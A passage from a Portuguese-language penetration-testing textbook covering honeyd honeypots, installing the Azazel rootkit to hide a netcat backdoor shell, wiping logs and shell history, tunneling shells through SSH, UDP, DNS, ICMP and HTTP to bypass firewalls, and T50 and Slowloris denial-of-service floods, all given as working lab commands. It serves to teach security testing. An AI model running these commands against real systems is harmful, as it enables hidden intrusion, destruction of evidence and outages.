Avançado > Modo Promíscuo > Permitir Tudo), conforme mostra a figura
12.7.
Figura 12.7 – Cabo em modo promíscuo na máquina virtual é pré-requisito
para os laboratórios com o honeyd.
12.6.2.1 Laboratório Honeyd: Honeypot
Para o primeiro laboratório será criado um honeypot que simula uma
máquina Windows XP SP1, com as portas 139 e 445 abertas.
Será necessário criar um arquivo de configuração com as honeypots que
250.
serão emuladas.
Crie oarquivo honeyd.conf:
create default
set default default tcp action block
set default default udp action block
set default default icmp action block
create windows
set windows personality "Microsoft Windows XP SP1"
set windows default tcp action reset
add windows tcp port 135 open
add windows tcp port 139 open
add windows tcp port 445 open
set windows ethernet "00:00:24:c8:e3:34"
dhcp windows on eth0
Os comandos create default e set default default tcp/udp/icmp action block
criam as regras padrões para o honeypot. No caso, os pacotes TCP, UDP e
ICMP que não forem destinados ao honeypot serão descartados.
As regras a seguir indicam ao honeyd que será criado um honeypot com o
template do Windows XP sp1, o tráfego destinado ao TCP será descartado e
o honeypot terá as portas 135, 139 e 445 abertas com o endereço MAC
“00:00:24:c8:e3:34”.
create windows
set windows personality "Microsoft Windows XP SP1"
set windows default tcp action reset
add windows tcp port 135 open
add windows tcp port 139 open
add windows tcp port 445 open
set windows ethernet "00:00:24:c8:e3:34"
A última regra indica ao honeyd que o honeypot Windows terá o seu IP
atribuído via DHCP.
dhcp windows on eth0
Inicie o honeyd com:
root@debian# honeyd -d -f honeyd.conf
Realize o scan com o Nmap:
251.
root@kali# nmap IP_HONEYPOT-O
O resultado do scan é capturado pelo honeyd.
honeyd[18536]: Send ICMP Echo Reply: 192.168.1.105 -> 192.168.1.100 honeyd[18536]: Send
ICMP Echo Reply: 192.168.1.105 -> 192.168.1.100
honeyd[18536]: Connection request: tcp (192.168.1.100:61063 - 192.168.1.105:38854)
honeyd[18536]: Connection dropped by reset: tcp (192.168.1.100:61063 - 192.168.1.105:38854)
honeyd[18536]: Killing unknow connection: tcp (192.168.1.100:61063 - 192.168.1.105:38854)
12.6.2.2 Laboratório Honeyd: Múltiplos honeypots
É possível criar vários honeypots com o honeyd, para isso verifique o
arquivo /usr/share/honeyd/nmap.prints. Esse arquivo utiliza o fingerprinting
de detecção do sistema operacional do Nmap para tentar enganar o próprio
Nmap.
Para criarmos múltiplos honeypots, simplesmente é inserida no arquivo a
personalidade do sistema que se queira criar.
Arquivo honeyd.conf:
create default
set default default tcp action block
set default default udp action block
set default default icmp action block
create windows
set windows personality "Microsoft Windows XP SP1"
set windows default tcp action reset
add windows tcp port 135 open
add windows tcp port 139 open
add windows tcp port 445 open
set windows ethernet "00:00:24:c8:e3:34"
dhcp windows on eth0
create solaris
set solaris personality "Avaya G3 PBX version 8.3"
set solaris default tcp action reset
add solaris tcp port 22 open
add solaris tcp port 2049 open
set solaris ethernet "00:00:24:c8:e3:14"
dhcp solaris on eth0
12.6.2.3 Laboratório Honeyd: Honeypot com IP estático
252.
Para criar umhoneypot com IP estático, troque a linha
dhcp solaris on eth0
Por
bind 192.168.1.2 solaris
12.7 Rootkits
O rootkit é um conjunto de ferramentas que possibilita ao atacante manter o
seu acesso ao sistema comprometido da forma mais invisível possível,
escondendo arquivos, conexões e processos. Normalmente, rootkits
exploram módulos do Kernel para ocultar a presença do atacante.
Fundamentalmente há dois tipos de rootkits: Userland e Kernel Land.
12.7.1 Userland
Rootkits do tipo userland alteram os binários do sistema por binários
comprometidos. Por exemplo, um rootkit do tipo userland vai alterar o
comando netstat pelo comando netstat infectado, ocultando a sua conexão
ao computador.
As principais atividades de um rootkit do tipo userland são:
• Esconder arquivos – O rootkit esconde a si mesmo e/ou arquivos com
nomes especiais.
• Esconder processos – Processos iniciados pelo rootkit não são
visualizados por comandos como o ps ou top.
• Esconder conexões – Um rootkit consegue camuflar a sua conexão, não
sendo visualizado com comandos como o netstat.
Um exemplo de rootkit do tipo userland para o Linux é o rootkit Azazel.
http://packetstormsecurity.com/files/download/125240/azazel-master.zip
12.7.1.1 Utilizando o rootkit Azazel
O rootkit Azazel é um rootkit do tipo userland destinado ao sistema
operacional Linux. O Azazel tira vantagem sobre a variável de ambiente
253.
LD_PRELOAD (o Linuxvai carregar essa biblioteca primeiro antes de
carregar qualquer biblioteca do sistema), na qual realiza a injeção do seu
código malicioso. Algumas de suas funcionalidades incluem: esconder
processos, arquivos e conexões.
Instale as dependências necessárias para o rootkit Azazel:
root@debian# apt-get install libpcap-dev
root@debian# apt-get install libpam0g-dev
root@debian# apt-get install libcurl4-openssl-dev
O arquivo de configuração do Azazel é o config.py. Nesse arquivo são
definidas configurações como a porta que o Azazel escutará, “string
mágica” para esconder arquivos etc. Configure-o de acordo com a sua
necessidade.
Compile o Azazel com:
root@debian:~/azazel-master# make
Será gerado o arquivo libselinux.so; copie-o para o diretório /lib:
root@debian:~/azazel-master# cp libselinux.so /lib
Para o rootkit tornar-se ativo no sistema, defina a variável de ambiente
LD_PRELOAD:
root@debian:~/azazel-master# export LD_PRELOAD=/lib/libselinux.so
Nesse momento, o terminal está sob controle do rootkit.
Por exemplo, como padrão a string mágica para esconder arquivos é
underscore+underscore “__”.
Crie um arquivo que inicie com “__” (dois underscores):
root@debian# touch __invisivel
Liste os arquivos com ls:
root@debian# ls
O sistema não detecta o arquivo criado pelo rootkit.
Que tal escondermos conexões na máquina?
Abrindo o arquivo de configuração do Azazel (o arquivo config.py), nota-se
254.
na primeira linha:
OW_PORT= "61040" # Lowest source port for plain text backdoor
HIGH_PORT = "61050" # Highest source port for plain text backdoor
Isso significa que conexões com portas de origem 61040 até a porta 61050
não são detectadas por comandos como o netstat.
Observem também que, se quisermos criar uma conexão com o netcat, pela
linha:
SHELL_PASSWD = "changeme" # Remote password for accept backdoors
Nós devemos inserir a senha changeme para ter acesso ao sistema.
Vamos então comprometer o sistema:
root@debian:~/azazel-master# export LD_PRELOAD=/lib/libselinux.so
Vamos iniciar uma conexão com o netcat:
root@debian:~/azazel-master# nc -l -p 666 -e /bin/bash &
Na máquina do atacante, conecte-se ao IP 192.168.1.102 na porta 666,
utilizando a porta de origem 61040, e digite a senha:
root@kali# nc 192.168.1.102 666 -p 61040
changeme
Vai aparecer a mensagem do Azazel:
Welcome!
Here's a shell:
Estamos no sistema de forma invisível!
Digite no Debian:
root@debian# netstat -etn | grep 666
Nenhuma conexão no sistema. É como se o invasor não existisse no
sistema!
Qualquer processo pode ser iniciado dentro do netcat que não será listado
pelo comando ps:
root@kali# ping 1.1.1.1
root@debian# ps aux
255.
O comando pingnão é exibido na lista de processos do Debian.
12.7.2 Kernel Land
Rootkits do tipo Kernel Land implementam o seu código malicioso
diretamente no Kernel, por meio de técnicas avançadas. Esse tipo de rootkit
depende muito de qual é a versão do Kernel que está sendo utilizada, pois
são específicos para determinada versão, por isso não serão detalhados.
Para a descoberta de novos rootkits, acesse http://packetstormsecurity.com.
1 Altere o conteúdo do arquivo /etc/apt/sources.list somente para realizar a instalação do honeyd.
Terminada essa etapa, volte com o conteúdo original do arquivo /etc/apt/sources.list. Uma boa
prática é sempre manter um backup do arquivo com o comando cp /etc/apt/sources.list
/etc/apt/sources.listOLD. Para restaurar o arquivo, realize o processo inverso cp
/etc/apt/sources.listOLD /etc/apt/source.list.
256.
capítulo 13
Apagando rastros
Apóso sistema ter sido comprometido e alterações terem sido executadas, o
atacante então tentará apagar seus rastros e limpar a casa, ou seja, apagar os
logs do sistema.
Porém algumas considerações devem ser levadas em conta, por exemplo,
com administradores mais atentos que podem fazer o redirecionamento de
logs para outros hosts. Dessa forma, apagar os logs da máquina local não
será muito útil, pois mesmo que o atacante apague os logs locais, cópias dos
registros já foram enviadas para outro servidor.
Os logs do Windows podem ser localizados em
c:Windowssystem32Config:
• AppEvent.Evt – logs dos aplicativos e operações.
• SecEvent.Evt – logs de segurança.
• SysEvent.Evt – eventos do sistema.
Para limpar os logs (como usuário nt authoritysystem):
meterpreter > clearev
No Linux é interessante desabilitar o histórico de comandos com:
unset HISTFILE
Dessa forma, tudo o que for digitado não será armazenado no histórico de
comandos para aquela sessão do bash.
Além disso, é interessante remover as linhas dos logs de autenticação do
sistema que tenham seu IP.
Os logs do Linux encontram-se em /var/log, mas certifique-se de que os
logs são guardados nesse diretório acessando o arquivo /etc/syslog.conf
(para o syslog) ou /etc/rsyslog.conf (para sistemas que utilizam o rsyslog).
Lembrando mais uma vez que a remoção de logs será pouco útil em
257.
sistemas com IDSou que armazenam logs remotamente.
• /var/log/auth.log – Logs de autenticação do sistema.
• /var/log/lastlog – Log do comando lastlog.
• /var/log/wtmp – Log do comando last.
• /var/log/btmp – Log do comando lastb.
• /var/run/utmp – Log dos comandos w/who.
Há scripts e ferramentas que auxiliam na limpeza do log. Um bom
repositório encontra-se em
http://packetstormsecurity.com/UNIX/penetration/log-wipers/.
258.
capítulo 14
Tunneling
Tunneling outunelamento é uma técnica em que se cria um túnel virtual
entre dois hosts remotos, permitindo que estes possam se comunicar
perfeitamente, de forma segura, pois os dados que circulam na rede são
criptografados. O tunneling também pode ser usado para criar conexões
maliciosas protegidas contra firewall.
Vamos primeiro imaginar a seguinte situação: Em uma rede corporativa em
que a máquina A (que está protegida por firewall) deseja comunicar-se com
a máquina B que está fora da rede, o processo feito é este:
• Na conexão de ida:
A —> Firewall/Proxy —> Internet —> B
• Na conexão de volta:
B —> Internet —> Firewall/Proxy —> A
Isso seria muito bom em uma conexão normal, sem regras restritivas de
firewall ou proxy. Agora… imaginem a seguinte situação:
• Na conexão de ida:
A —> Firewall/Proxy --xx-- Internet — B
O firewall não está deixando a máquina A acessar a máquina B; o pedido
para o firewall e nem sequer vai para a internet.
No exemplo anterior, a máquina A está protegida por um firewall e não
consegue comunicar-se com a máquina B.
Em uma conexão via tunneling:
• Na conexão de ida:
A —> Firewall/Proxy —> Internet —> B
A =====Túnel através da internet===== B
259.
A máquina Aconecta-se com a máquina B por meio de um túnel criado.
• Na conexão de volta:
B —> Internet —> Firewall/Proxy —> A
B =====Túnel através da internet===== A
A máquina B conecta-se com a máquina A por meio do túnel criado.
Esse túnel apenas repassa a informação entre as duas extremidades
(máquina A e máquina B). É como se o firewall não existisse. Mas o
firewall existe, apenas estamos burlando suas regras.
O túnel virtual nada mais é do que utilizar um ponto C para realizar a
retransmissão dos dados, conforme mostra a figura 14.1.
Figura 14.1 – O tunneling nada mais é do que utilizar uma máquina C (que
não esteja protegida com o firewall) como pivô para acessar outros hosts
(como a máquina B).
O tunneling é usado nas seguintes situações:
• Necessidade de proteção dos dados (o tunneling protege contra ataques
de MitM).
• Acessar destinos, serviços e protocolos bloqueados.
• Acessar uma máquina da rede interna.
• Necessidade de encapsular uma conexão de backdoor por meio de
protocolos pouco filtrados por firewall (como encapsular uma conexão
TCP dentro do protocolo HTTP).
14.1 Laboratório Tunneling
260.
Conforme mostra afigura 14.1, para as nossas atividades:
• Ponto A: Kali Linux
• Firewall: Debian
• Ponto B: Debian
• Ponto C: Windows
Também é necessário o servidor SSH instalado tanto no ponto A (Kali
Linux) como no ponto C (Windows – o servidor que será usado como de
ponte para a conexão com o Ponto B).
Bons softwares SSH para Windows são:
• MobaSSH – http://mobassh.mobatek.net
• OpenSSH – http://sshwindows.sourceforge.net
Configure o iptables do Debian para aceitar conexões oriundas do ponto C:
root@debian# iptables -A INPUT -p tcp --dport 80 -j DROP ! -s 192.168.1.101
O Debian aceita conexões apenas oriundas do Windows, sendo bloqueado
para o Kali Linux. A máquina com o Kali Linux vai conectar-se ao
Windows via SSH, e as conexões até a máquina Debian terão origem como
sendo o Windows, realizando o tunneling.
14.2 SSH Tunneling
No SSH tunneling, o túnel é criado usando-se por base o protocolo TCP
com a sua conexão criptografada (usando-se o SSH), ou seja, os dados
serão transmitidos encapsulados por meio do protocolo SSH.
Acesse o servidor SSH Windows no Kali Linux:
root@kali# ssh -l root 192.168.1.101 -D 8000
Digite a senha do usuário Windows, e, após entrar no seu servidor SSH, a
máquina Kali Linux criará um SOCKS4 (que fica na escuta na porta 8000).
Para usar o túnel, abra o navegador e, em configurações da conexão de
rede, escolha a opção SOCKS4 com os endereços 127.0.0.1 8000.
261.
A configuração dosocks pode ser observada na figura 14.2.
Figura 14.2 – Configuração do socks local para acessar o túnel.
14.3 UDP tunneling
No UDP tunneling, o túnel é criado usando-se por base o protocolo UDP, ou
seja, os dados serão transmitidos encapsulados por meio do protocolo UDP.
O udptunnel pode ser encontrado
em:http://code.google.com/p/udptunnel/downloads/list.
Na máquina Windows, digite no prompt de comando:
C: udptunnel.exe -v -s 4444
O updtunnel ficará esperando por conexões na porta UDP 4444 do túnel.
No Kali Linux, compile o udptunnel digitando make no terminal:
root@kali:~udptunnel# make
root@kali:~/udptunnel# ./udptunnel -c 127.0.0.1 44 192.168.1.101 4444 127.0.0.1 22
No comando cliente, você está dizendo ao udptunnel que atue como cliente
(-c). Fique listando no IP 127.0.0.1 na porta 44 e conecte-se ao endereço IP
192.168.1.101 na porta 4444. Feito isso, o túnel é criado, e, quando for
acessado, você será redirecionado ao IP 127.0.0.1 (192.168.1.101) na porta
22.
262.
Ou seja, euconecto-me ao IP 127.0.0.1 na porta 44, o udptunnel fecha o
túnel com o Windows 192.168.1.101 na porta 4444, e eu acesso o endereço
127.0.0.1 na porta 22 como se a minha máquina Linux fosse a máquina
Windows.
Digite em outro terminal:
root@kali# ssh -l root -p 44 127.0.0.1 -D 8000
Entre com sua senha do servidor SSH Windows e configure o seu
navegador para acessar via socks.
A configuração do socks pode ser observada na figura 14.2.
14.4 DNS tunneling
Para se criar túneis via DNS, será necessário ter acesso à porta 53. Para
isso, a melhor medida a ser adotada é contratando-se um VPS1
. Apenas por
motivos didáticos será configurado o túnel DNS para a rede local.
Como o conceito de tunneling já foi descrito nas seções 14.2, “SSH
Tunneling”, e 14.3, “UDP Tunneling”, as regras de bloqueio do iptables não
são mais necessárias.
root@debian# iptables -F
Primeiro, desabilite o bind9 no Debian:
root@debian# service bind9 stop
Instale o dns2tcp no Debian com o comando:
root@debian# apt-get install dns2tcp
Altere o arquivo /etc/dns2tcpd.conf, para o seguinte conteúdo:
listen = 0.0.0.0
port = 53
#If you change this value, also change the USER variable in /etc/default/dns2tcpd
user = nobody
chroot = /tmp
domain = dnstunnel
resources = ssh:127.0.0.1:22
Os parâmetros de configuração do DNS Tunnel são:
263.
• listen –Por qual endereço IP o DNS Túnel fica esperando por conexões.
0.0.0.0 indica todos os endereços da máquina local.
• port – Porta DNS (53).
• domain – Domínio que o dns2tcp vai criar (por isso o bind9 foi
finalizado).
• resources – Recursos disponíveis no túnel DNS. Primeiro é o nome do
recurso disponível (chamado de SSH); depois, para qual IP será
finalizado o túnel (IP local) e para qual porta (porta 22).
Inicie o serviço com:
root@debian# dns2tcpd -f /etc/dns2tcpd.conf
No Kali Linux, teste a conectividade do servidor de túnel por meio do
comando:
root@kali# dns2tcpc -z dnstunnel 192.168.1.102
Avaible connection(s):
ssh
Note: Compression SEEMS avaible!
O servidor DNS respondeu que há conexões disponíveis.
Utilize o servidor de túnel com o comando:
root@kali# dns2tcpc –z dnstunnel –l 4444 –r ssh 192.168.1.102
Listening on port : 4444
O cliente do DNS túnel fica esperando por conexões localmente na porta
4444. No momento em que for estabelecida uma conexão, o DNS túnel vai
se conectar via SSH no IP 192.168.1.102.
Conecte-se via SSH e utilize o túnel (digite a senha do Debian):
root@kali# ssh –p 4444 localhost –D 8000
Configure o seu navegador para acessar via socks. A configuração do socks
pode ser observada na figura 14.2.
14.5 ICMP Tunneling
Idem às técnicas anteriores, porém o ICMP tunneling encapsula o protocolo
264.
TCP dentro doprotocolo ICMP.
Instale o ICMP tunnel no Debian:
root@debian# apt-get install ptunnel
As regras de bloqueio do iptables não são necessárias (devido aos
laboratórios anteriores de tunneling, o conceito já foi explicado):
root@debian# iptables -F
Inicialize o ptunnel no Debian:
root@debian# ptunnel
No Kali Linux, conecte-se ao servidor Debian com o comando:
root@kali# ptunnel –p 192.168.1.102 –lp 4444 –da 192.168.1.102 –dp 22
Nesse momento o ptunnel ficará esperando por conexões localmente na
porta 4444. Quando houver uma conexão nessa porta, o ptunel vai enviar
pacotes ICMP para o servidor do Debian e redirecionará a conexão do Kali
Linux para o IP 192.168.1.102 na porta 22.
Conecte-se via SSH e crie um socks:
root@kali# ssh localhost –p 4444 –D 8000
Configure o seu navegador para acessar via socks. A configuração do socks
pode ser observada na figura 14.2.
14.6 Canais encobertos via tunneling
Além de conexões legítimas, um atacante pode criptografar a sua conexão
para passar por firewalls.
Para criarmos uma conexão com o netcat que seja tunelada via ICMP (pode
ser qualquer tipo de tunelamento, o princípio é o mesmo), primeiro vamos
elaborar uma regra restritiva no Debian para somente aceitar pacotes ICMP
e conexões oriundas apenas da máquina local.
root@debian# iptables -A INPUT -p tcp -j DROP ! -s 127.0.0.1
Inicie o netcat listando na porta 666:
root@debian# nc -l -p 666 -e /bin/bash -vv
265.
No Kali Linux,tente acessar a porta 666 do servidor Debian:
root@kali# nc 192.168.1.102 666 -vv
Sem conexão, certo? Agora realize o procedimento de tunelamento.
Na máquina Debian:
root@debian# ptunnel
No Kali Linux:
root@kali# ptunnel –p 192.168.1.102 –lp 4444 –da 127.0.0.1 –dp 666
As seguintes opções do ptunnel foram utilizadas:
-p IP do alvo.
-lp Porta local que fica na escuta.
-da IP para o qual a máquina será redirecionada quando conectar-se à porta 4444.
-dp Porta TCP destino (no exemplo, a porta de escuta do netcat).
Conecte-se localmente à porta 4444:
root@kali# nc localhost 4444 -vv
E agora, conseguimos o nosso shell?
Digite um comando de terminal qualquer dentro do netcat, por exemplo:
mkdir Daniel_Moreno
Se for realizado um monitoramento do tráfego com um sniffer (como o
Wireshark, tcpdump etc.), é possível ver que o comando mkdir
Daniel_Moreno foi encapsulado dentro do protocolo ICMP. A figura 14.3
mostra uma conexão de backdoor dentro de um pacote ICMP.
Figura 14.3 – Conexão TCP encapsulada em um pacote ICMP.
266.
O Windows possuia versão compilada que pode ser encontrada em
http://neophob.com/2007/10/pingtunnel-for-windows-icmp-tunnel/. É
necessária a instalação do WinPCAP (http://www.winpcap.org/) para o
programa funcionar corretamente. O seu funcionamento é idêntico ao
Linux, com a diferença de que nós devemos especificar a interface de rede
local.
Por exemplo, na máquina Windows vamos listar uma conexão com o
netcat:
C: nc.exe -l -p 666 -e cmd.exe -vv
Acesse o cmd.exe como administrador e veja quais são as interfaces locais
disponíveis (abreviado por motivos visuais):
C:ptun-rel1> ptunnel.exe -h
Windows pcap devices:
DeviceNPF_{B8604B37-2B10-4CA8-94B4-853966820B3D}
Description: Intel(R) PRO/1000 MT Desktop Adapter
Loopback: no
Address Family: #23
Address Family Name: Unknown (IP6 is NOT supported!)
Address Family: #2
Address Family Name: AF_INET
Inicialize o ptunnel com a interface local:
C:ptun-rel1> ptunnel.exe -c "DeviceNPF_{B8604B37-2B10-4CA8-94B4-853966820B3D}"
No Kali Linux liste e conecte-se via ICMP Tunnel:
root@kali# ptunnel –p 192.168.1.101 –lp 4444 –da 127.0.0.1 –dp 666
root@kali# nc localhost 4444 -vv
O exemplo com o ptunnel foi apenas metodológico, mas saiba que existem
backdoors e softwares maliciosos que fazem a transmissão de seus dados
por tunelamento de ICMP, não abrindo nenhuma porta no sistema alvo. Um
excelente software que vale a pena ser citado é o ICMPSH
(http://www.leidecker.info/downloads/index.shtml#shells), que realiza um
tunelamento reverso por meio de requisições ICMP Echo Request e Echo
Reply, abrindo o shell cmd.exe na máquina do atacante. O seu código-fonte
267.
é simples ejá possui um binário compilado para o Windows, mas nada
impede o leitor de alterar o seu código para atender às suas necessidades.
Encorajo o leitor a ler sobre essa ferramenta e testá-la.
14.7 HTTP Tunnel
Para esse laboratório será utilizado o GNU HTTP Tunnel, obtido em
http://neophob.com/2006/10/gnu-httptunnel-v33-windows-binaries/.
O GNU HTTP Tunnel possibilita o HTTP Tunnel em plataformas
Windows.
• Lado servidor:
C: hts.exe –F localhost:22 23
O hts ficará escutando na porta 23 e fará um redirecionamento para local
host na porta 22.
• Lado cliente:
root@kali# apt-get install httptunnel
root@kali# htc -F 999 192.168.1.101:23
O htc ficará escutando por conexões na porta 999 e realizará o túnel no
servidor (192.168.1.101) na porta 23.
Conecte-se via SSH e crie um socks:
root@kali# ssh localhost -p 999 -D 8000
Configure o seu navegador para acessar via socks. A configuração do socks
pode ser observada na figura 14.2.
Nota: Desafio o leitor a criar uma backdoor com o tráfego tunelado sob o protocolo HTTP.
14.8 Redes TOR
A redeTOR, também chamada de redeOnion (rede cebola), é uma rede que
foi criada com o intuito de proteger a anonimidade dos usuários que
navegam sobre ela. Para garantir a segurança dos dados, a rede utiliza o
268.
protocolo TLS paratransporte. Então, por exemplo, se o leitor conectar-se à
rede TOR e acessar um site HTTP, terá os dados HTTP criptografados com
o protocolo TLS, tornando inviáveis ataques de captura remota de dados.
A rede funciona por meio de pontos ou nó. Por exemplo: Ao conectar-se à
rede TOR, o usuário terá os seus dados passando por um nó (uma saída), e é
esse nó é que vai garantir a anonimidade. De forma bem parecida com o
funcionamento do programa proxychains, o nó pode se conectar a outro nó
e assim sucessivamente, formando um tunelamento de dados entre cada
extremidade. Por exemplo: o usuário conecta-se à rede TOR; a rede TOR
escolhe aleatoriamente um nó (por exemplo o nó ABC) e conecta-se a ele.
Esse nó vai conectar-se ao nó DEF e assim sucessivamente. O último nó
enviará a conexão do usuário ao destino requerido.
Embora garanta a anonimidade escolhendo nós aleatórios na rede (o que
dificulta o rastreamento da origem dos dados), as redes TOR não garantem
em nada quanto à privacidade dos dados. Isso porque o último nó terá
acesso às requisições originalmente feitas pelo usuário. Então, por exemplo,
se o usuário conectar-se à rede TOR fazendo um login em um site HTTP, os
dados estarão criptografados com TLS até chegar ao nó final. Chegando ao
nó final, os dados poderão ser interceptados e lidos por esse nó antes de
efetivamente serem entregues ao site HTTP. Conforme a excelente citação2
:
se o usuário configurar o seu Tor para operar como servidor de relay,
terá a possibilidade de logar o tráfego original de todas as pessoas que
estiverem passando por túneis cujo nó de saída seja o seu nó Tor.
Em outras palavras, os dados trafegam de forma criptografada e segura até
o último nó. O último nó tem total acesso e leitura sobre os dados. Então,
leitor, tome cuidado ao utilizar redes TOR. Particularmente, prefiro utilizar
métodos tradicionais de criptografia e tunelamento (como o tunelamento
SSH ou mesmo VPN) para garantir a privacidade dos meus dados, isso
porque eu sei quem é a extremidade da minha conexão e tenho confiança
nela (algo bem diferente das redes TOR, em que a extremidade final – ou o
nó final – é um total desconhecido da internet). Além de que redes TOR às
vezes são muito lentas. Nas próximas linhas, ensinarei o leitor a configurar
269.
um cliente paraacessar a rede TOR, a escolha de acessá-la ou não para
“proteger” os seus dados será de plena responsabilidade sua.
Instale o TOR no Kali Linux:
root@kali# apt-get install tor
Ao iniciar a rede TOR é criado um socks local que fará a ponte com os nós
do TOR
root@kali# service tor start
Configure o proxychains para acessar a porta local 9050. O arquivo de
configuração /etc/proychains.conf ficará da seguinte forma:
dynamic_chain
proxy_dns
tcp_read_time_out 15000
tcp_connect_time_out 8000
[ProxyList]
socks4 127.0.0.1 9050
Acessse qualquer programa que queira. Por exemplo, faça um teste com o
iceweasel
root@kali# proxychains iceweasel
Acesse o endereço http://www.meuip.com.br. O seu IP será de algum nó
aleatório da rede TOR.
1 Virtual Private Server, Servidor Privado Virtual, é um servidor acessível pela internet. Ao contratar
uma VPS, o usuário possui acesso root a esse servidor. A vantagem é que esses servidores possuem
determinadas portas liberadas para acesso ao público, como a 53.
2 Fonte: http://pt.wikipedia.org/wiki/Tor_(rede_de_anonimato).
270.
capítulo 15
DoS –Denial of Service
O pentest é finalizado com o processo de tunneling e com a escrita do
relatório final, relacionando às vulnerabilidades. Porém, em casos extremos,
também é necessário testar a capacidade que a rede tem contra um ataque
de negação de serviço.
Os ataques de negação de serviço (DoS – Denial of Service) ou também
chamados de “teste de stress” são uma classe específica de ataques, não
sendo obtido o acesso ao sistema ou ao shell.
Basicamente, a ideia é sobrecarregar o servidor com um excesso de pacotes,
fazendo com que a sua banda fique lenta, sobrecarregada e até mesmo caia.
Há diversas classes de ataques e tipos de negação de serviços. Os ataques
de DoS podem ser categorizados de acordo a camada do modelo OSI que
afetam:
• Layer 7 – Ataques DoS destinados à Layer 7 são ataques que não
requerem banda para a sua utilização. É a classe que explora
vulnerabilidades em softwares para causar o DoS.
Exemplos: slowloris e a vulnerabilidade ms12_020_maxchannelids.
• Layer 4 – Ataques DoS destinados à Layer 4 são ataques que requerem
muita banda para serem utilizados. Nessa classe de ataques estão os
softwares que fazem inundação de pacotes, como o SYN Flood. Não há
muito o que fazer quando uma instituição sofre um ataque dessa
categoria, pois, conforme a banda do atacante, a sua vítima fica
sobrecarregada.
Exemplos: SYN Flood, UDP Flood.
• Layer 2 – Ataques DoS destinados à Layer 2 são ataques voltados ao
protocolo MAC de comunicação.
271.
Exemplos: Ataques De-Authem redes sem fio e o MAC Flooding.
15.1 SYN Flood
O ataque de SYN Flood explora o 3-way handshake para obter sucesso. É
caracterizado por enviar um excesso de pacotes SYN com endereços IP
falsos para a máquina vítima (etapa 1 – envio do pacote SYN). A vítima
tentará responder para cada endereço que solicitou uma conexão (etapa 2 –
SYN+ACK). Como cada IP falso nunca fez o pedido de conexão para a
vítima, esses IPs não vão responder à vítima e esta ficará esperando o
pacote ACK (etapa 3 – término do 3-way handshake com ACK). Enquanto
o ataque é sustentado pelo atacante, a vítima fica sobrecarregada e
impossibilitada de responder a requisições legítimas.
A figura 15.1 mostra um ataque de SYN Flood.
Figura 15.1 – Representação visual do SYN Flood.
15.1.1 T50
T50 é uma excelente ferramenta para DoS desenvolvida pelo brasileiro
Nelson Brito. Utiliza-se de diversos protocolos para negação de serviço.
Para realizar um ataque de SYN Flood contra um determinado IP e uma
determinada porta de destino:
root@kali# t50 192.168.1.1 --flood --turbo -S --dport 80
Além da flag SYN, também é possível escolher outras flags, como ACK,
FIN, RST etc.
root@kali# t50 192.168.1.1 --flood --turbo -A
root@kali# t50 192.168.1.1 --flood --turbo -F
root@kali# t50 192.168.1.1 --flood --turbo -R
272.
Se desejarmos selecionaruma porta de origem:
root@kali# t50 192.168.1.1 --flood --turbo -S --dport 80 --sport 666
Por padrão são enviados endereços IPs aleatórios. Caso deseje, poderá
escolher um IP de origem:
root@kali# t50 192.168.1.1 --flood --turbo -S --dport 80 --sport 666 -s 1.2.3.4
Dessa forma, a interface web do roteador ficará inacessível enquanto durar
o ataque.
Além do ataque de SYN Flood (envia um excesso de requisições SYN), o
T50 possibilita a utilização de outros protocolos, como o ICMP. Para enviar
um excesso de ICMP Echo Request:
root@kali# t50 192.168.1.1 --flood --turbo --protocol ICMP --icmp-type 8
De forma análoga ao TCP, para enviar um excesso de requisições UDP:
root@kali# t50 192.168.1.1 --flood --turbo --protocol UDP --dport 53
Além desses protocolos mais básicos (como o TCP, UDP e ICMP), o T50
opera sobre outros protocolos, como o RIP, OSPF etc. Uma opção muito
interessante é o protocolo proprietário chamado de protocolo T50, um
protocolo com suporte a todos os protocolos do programa. Ao utilizá-lo, são
enviados todos os protocolos do T50 contra o alvo.
root@kali# t50 --flood --turbo --protocol T50 192.168.1.1
Dica: já pensou qual o estrago que um ataque do T50 faz em uma rede empresarial se for
utilizado contra um firewall ou roteador?
15.2 Slowloris
O Slowloris é uma ferramenta para negação de serviço que atinge
servidores Apache com versões inferiores à 2.2.22. Essas versões sofrem
uma vulnerabilidade que permite ao atacante sobrecarregar um servidor
utilizando-se de pouca banda. A vulnerabilidade consiste no fato de que o
Apache não lida bem com vários socks legítimos que são abertos e não são
finalizados. Dessa forma, enquanto o Slowloris mantém os socks abertos, o
273.
servidor Apache ficasobrecarregado. O Slowloris pode ser encontrado em
https://dl.packetstormsecurity.net/DoS/slowloris.pl.txt.
O leitor deve instalar o Apache v2.2.14 no Debian com a finalidade de
testes. O Apache 2.2.14 pode ser obtido em
https://archive.apache.org/dist/httpd/.
Finalize o servidor Apache no Debian:
root@debian# service apache2 stop
Faça a instalação do Apache 2.2.14:
root@debian:~/httpd-2.2.14# ./configure
root@debian:~/httpd-2.2.14# make
root@debian:~/httpd-2.2.14# make install
root@debian:~/httpd-2.2.14# ./httpd
A utilização do Slowloris é extremamente simples. É necessário apenas
selecionar a opção -dns com o DNS ou IP do site em que se queira atacar:
root@kali# perl slowloris.pl –dns site.com.br
15.3 DDoS (Distributed Denial Of Service)
O ataque realizado com o T50 é um típico exemplo de um ataque de DoS,
no qual uma máquina envia um excesso de pacotes para a vítima, e,
dependendo do alvo, esse ataque pode ser pouco efetivo. Isso porque a
banda da vítima consegue processar o ataque de DoS do atacante
(conseguindo responder às requisições falsas), e o ataque vai falhar.
Um ataque de Negação de serviço distribuído (DDoS – Distributed Denial
of Service) nada mais é do que várias máquinas atacando o alvo, todas
realizando um ataque de DoS, normalmente pelo SYN Flood, ao mesmo
tempo, para aumentar o desempenho.
Há inúmeras formas de se realizar ataques de DDoS. Uma das formas mais
simples e convencionais é utilizando servidores IRC.
Primeiro, o atacante infecta de alguma forma (exploit, vírus etc.) as
máquinas que vão participar do ataque DDoS. Essas máquinas são
chamadas de Zombie ou Bots, pois agem como um zumbi esperando por
274.
ordens (comandos), eas redes de máquinas infectadas (Bots) são chamadas
de redes Botnets.
O atacante fará com que as máquinas zumbis conectem-se em redes IRC
(mestre) para iniciar o ataque. Um mestre fica no controle de inúmeros
zumbis e será ele quem dará as ordens aos zumbis.
Uma vez que os zumbis conectaram-se às redes mestres (IRC), o atacante
envia um parâmetro para iniciar o ataque de DoS. As máquinas zumbis
recebem esse parâmetro, interpretam-no e iniciam o ataque de DoS contra o
alvo específico.
A qualquer momento o atacante envia um sinal ao mestre que o repassa aos
zumbis, indicando o término do ataque.
Uma rede botnet é mostrada na figura 15.2.
Figura 15.2 – Rede botnet para ataques DDoS.
